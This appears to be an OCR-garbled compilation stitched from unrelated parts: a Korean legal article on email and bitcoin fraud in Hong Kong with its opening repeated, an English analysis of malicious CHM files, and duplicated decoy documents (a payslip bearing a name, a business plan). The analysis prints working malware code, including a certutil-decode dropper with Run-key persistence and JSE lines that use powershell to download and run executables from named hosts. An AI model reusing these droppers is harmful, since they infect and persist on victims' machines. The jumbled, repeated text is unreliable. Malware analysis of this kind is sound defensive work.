
홍콩 경찰 내 사기 및 스캠 예방 및 처리에 관한 조직인The Anti-Deception Coordination Centre는 설립부터 2020년 6월까지 사기 범죄자에게 보내진 1,586건의 총 홍콩 달러63억 3000만 달러 (한화 약9조)를 압수했다. 인터폴과 해외 경찰 조직의 도움으로 국제 사기범이 관리하는 계좌로 이체되기 이전에, 유럽과 미국의 은행 계좌에 있던 현금 일부를 동결 조치하였다.

일반적인 사기 유형
사이버 사기 범죄는 기업에 보통 심각한 경제 손실을 야기할 수 있다. 흔히 볼 수 있는 사기 유형은 다음과 같다.

(1) 매매계약사기/회사 스캠
사기 범죄자는 같은 이메일 주소나 비슷한 도메인 주소를 이용해 계약 당사자인 것처럼 속이는 방식을 주로 취하였다. 즉, 사기 범죄자는 기존 판매자인 것처럼 구매자 (피해 당사자)에게 허위의 이메일을 보내 판매자의 은행계좌가 팬데믹 상황 등을 이유로 바뀌었다며, 계약 대금을 사기 범죄자가 관리 하는 은행 계좌로 송금할 것을 요구하는 식이다.

(2) 회사고위급관리자 사기
임원으로 위장한 사기 범죄자는 회사자금을 사기 범죄자가 관리하는 은행계좌로 이체할 것을 보통 요구하는 방식이다.

(3) 비트코인 사기
해커들은 스캠/피싱 등의 이메일을 보내 거래자의 이메일과 클라우드 서버에 저장된 중요한 개인 정보를 빼낸 후 그러한 정보를 이용해, 비트코인 거래 플랫폼의 피해자 계정에 접속하여, 자금 또는 비트코인을 해커의 계좌 또는 전자지갑으로 이체한다.
일부 사기 집단들은 믿을 만한 투자자로 가장한 사기 웹사이트 또는 가상화폐 거래소를 만들어 피해자들에게 비트코인을 미리 이전하라고 요구하는 경우도 있었다.



해외법조

한국 기업 또는 한국인 상대, 가상화폐 해킹 및 이메일 등 관련 사이버 범죄 및 홍콩 내 금전 회복 청구 소송

- 해킹 기업 또는 사이버 범죄 관련 개인 또는 기업의 재산이 홍콩에 있는 경우 중심으로 -

도입 및 배경

COVID-19 팬데믹 상황 이후, 전 세계적으로 메일, 보이스피싱과 관련된 인터넷 사기 사건이 급격하게 늘고 있다. 회사 직원들이 재택근무를 하는 동안, 해커들이 이러한 상황을 이용해 사기성 메일이나 sns를 발송하여, 피해자가 악성 링크나 첨부파일을 열게 하는 방법으로, 사이버 범죄가 증가하고 있다.

홍콩 신문 South China Morning Post에 따르면, 홍콩 경찰은 2019년 홍콩 및 세계 각지에서 인터넷·보이스피싱 피해자들로부터 송금된 30여억 홍콩달러 (미화 3억 8400만달러, 한화43여억원) 이상의 금액을 사기 조직에 넘어가지 않도록 중간에 임시 동결조치를 시행하였다고 한다. 이는 전년 대비 150% 이상의 증가라고 전하였다.

홍콩 경찰 내 사기 및 스캠 예방 및 처리에 관한 조직인The Anti-Deception Coordination Centre는 설립부터 2020년 6월까지 사기 범죄자에게 보내진 1,586건의 총 홍콩 달러63억 3000만 달러 (한화 약9조)를 압수했다. 인터폴과 해외 경찰 조직의 도움으로 국제 사기범이 관리하는 계좌로 이체되기 이전에, 유럽과 미국의 은행 계좌에 있던 현금 일부를 동결 조치하였다.

일반적인 사기 유형
사이버 사기 범죄는 기업에 보통 심각한 경제 손실을 야기할 수 있다. 흔히 볼 수 있는 사기 유형은 다음과 같다.

(1) 매매계약사기/회사 스캠
사기 범죄자는 같은 이메일 주소나 비슷한 도메인 주소를 이용해 계약 당사자인 것처럼 속이는 방식을 주로 취하였다. 즉, 사기 범죄자는 기존 판매자인 것처럼 구매자 (피해 당사자)에게 허위의 이메일을 보내 판매자의 은행계좌가 팬데믹 상황 등을 이유로 바뀌었다며, 계약 대금을 사기 범죄자가 관리 하는 은행 계좌로 송금할 것을 요구하는 식이다.

(2) 회사고위급관리자 사기
임원으로 위장한 사기 범죄자는 회사자금을 사기 범죄자가 관리하는 은행계좌로 이체할 것을 보통 요구하는 방식이다.

(3) 비트코인 사기
해커들은 스캠/피싱 등의 이메일을 보내 거래자의 이메일과 클라우드 서버에 저장된 중요한 개인 정보를 빼낸 후 그러한 정보를 이용해, 비트코인 거래 플랫폼의 피해자 계정에 접속하여, 자금 또는 비트코인을 해커의 계좌 또는 전자지갑으로 이체한다.
일부 사기 집단들은 믿을 만한 투자자로 가장한 사기 웹사이트 또는 가상화폐 거래소를 만들어 피해자들에게 비트코인을 미리 이전하라고 요구하는 경우도 있었다.

Figure 4. Executed lost.chm

Inside the lost.chm file is the same HTML file and the internal special command introduced in the previous blog post. As such, running the CHM file results in the execution of the cmd command and the creation of Document.dat and Document.jse in the %USERPROFILE%\Links\ folder. The difference from the previous is that Document.jse is created instead of Document.vbs.

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1> <PARAM
name="Command" value="ShortCut"> <PARAM name="Button" value="Bitmap:shortcut"> <PARAM name="Item1"
value=',cmd, /c echo I0B+XnZBQUFBQT09LW1EfmsnCStoLGIxT2s3K3ByKExuXkRgSnFqbU1rd0QganR/
Vl5KYmlAI0AmN2wuUDF4SjE6W35KbVAyR1MrLi80bl5WfmJoTVBPS0VEV1B1WWh3dS13XmtEL2sgK1grUDRPT3drKUp6V1dhcn80bk5jXldzeltD
els0YzI0d19EWGErJzhQTH4vRGwuWSxdT2hhXS0nXi9NLy9jbmErcmlAI0AmZFIuOwlgXn5aUzBtVmRuKmkyRDRBQUE9PV4jfkAA >
"%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat"
"%USERPROFILE%\Links\Document.jse" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.jse" /f'> <PARAM name="Item2" value="273,1,1"> </
OBJECT> <SCRIPT> shortcut.Click(); </SCRIPT>
```


The data that exists in Document.dat is base64-decoded and saved as Document.jse. The decoded JSE data then uses powershell to download the additional file from a certain URL and runs it (see below).

```
var s=new ActiveXObject("WScript.Shell"); var c="cmd /c powershell iwr -outf %tmp%\\csrss.exe hxxps://
foxiebed[.]com/database/db.php?type=1 & start %tmp%\\csrss.exe"; s.run(c,0,false);
```

Afterward, it adds %USERPROFILE%\Links\Document.jse to HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run to ensure that the JSE file can be continuously run.

The following CHM files were found subsequently.

- Wage Statement.rar – salary.chm




도움말

4월 급여명세서

인 적 사 항	
사원번호	성 명
입 사 일	직 급
퇴 사 일	부 서
	이재희
4/29/2021	
합계 (1명)	

기 본 급 여 및 제 수 당						
기본급	상여					
						지급합계
255,816						
						255,816
255,816						
						255,816

공 제 및 차 인 지 급 액						
국민연금	건강보험	고용보험	장기요양보험료	소득세	지방소득세	영수인
건강보험감면보험료		수시정산	건강보험료연말정산	환급금이자	공제합계	
					차인지급액	
					0	
					255,816	
					0	
					255,816	



도움말

4월 급여명세서

인 적 사 항	
사원번호	성 명
입 사 일	직 급
퇴 사 일	부 서
	이재희
4/29/2021	
합계 (1명)	

기 본 급 여 및 제 수 당						
기본급	상여					
						지급합계
255,816						
						255,816
255,816						
						255,816

공 제 및 차 인 지 급 액						
국민연금	건강보험	고용보험	장기요양보험료	소득세	지방소득세	영수인
건강보험감면보험료		수시정산	건강보험료연말정산	환급금이자	공제합계	
					차인지급액	
					0	
					255,816	
					0	
					255,816	


Figure 5. Executed salary.chm

```
(new ActiveXObject("WScript.Shell")).run("cmd /c powershell iwr -outf %tmp%\\sihost.exe hxxps://cerebrovascular[.]net/resource/post & start %tmp%\\sihost.exe mLzio512pQo",0,false)
```

Data of decoded Document.jse

- Data.zip — Default.chm

This file is compressed with an innocuous PDF file, in a similar fashion to the aforementioned Missing Coins Info.zip.



가평 융복합 귀농 테마마을

식품 가공공장 신규 설립 계획안

수경인삼 /동충하초

[redacted] 농업법인 [redacted]

2021년

사업계획서

강화군 융복합 귀농 관광타운 조성

농어촌살리기 범국민운동본부

[redacted]

가평 융복합 귀농 테마마을

식품 가공공장 신규 설립 계획안

수경인삼 /동충하초

[redacted] 농업법인 [redacted]

2021년

